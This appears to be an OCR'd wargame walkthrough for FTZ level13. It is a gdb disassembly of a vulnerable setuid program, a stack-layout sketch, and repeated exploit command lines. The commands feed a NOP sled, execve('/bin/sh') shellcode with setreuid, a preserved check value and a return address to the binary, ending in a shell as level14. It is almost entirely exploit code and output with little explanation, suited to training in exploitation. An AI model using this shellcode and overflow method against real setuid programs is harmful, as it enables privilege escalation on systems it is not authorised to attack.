


```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb)
```







```
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*991+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x50\xd6\xff\xbf"'`
```



```
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*991+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x50\xd6\xff\xbf"'`
 Warnning: Buffer Overflow !!!
Segmentation fault
[level13@ftz level13]$ 
```



```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb) 
```



buf(1024)

dummy(12)

i=0x01234567(4)


dummy(8)

SFP(4)


RET(4)

NOP+shellcode


NOP




```
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*975+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x67\x45\x23\x01"+"\x90"*12+"\x60\xd6\xff\xbf"'`
```




```
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*975+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x67\x45\x23\x01"+"\x90"*12+"\x60\xd6\xff\xbf"'`
Segmentation fault
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*975+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x67\x45\x23\x01"+"\x90"*12+"\x60\xd6\xff\xbf"'`
Segmentation fault
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*975+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x67\x45\x23\x01"+"\x90"*12+"\x60\xd6\xff\xbf"'`
Segmentation fault
[level13@ftz level13]$ ./attackme `python -c'print"\x90"*975+"\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\x
cd\x80\xe8\xdc\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"+"\x67\x45\x23\x01"+"\x90"*12+"\x60\xd6\xff\xbf"'`
sh-2.05b$ id
uid=3094(level14) gid=3093(level13) groups=3093(level13)
sh-2.05b$ 
```



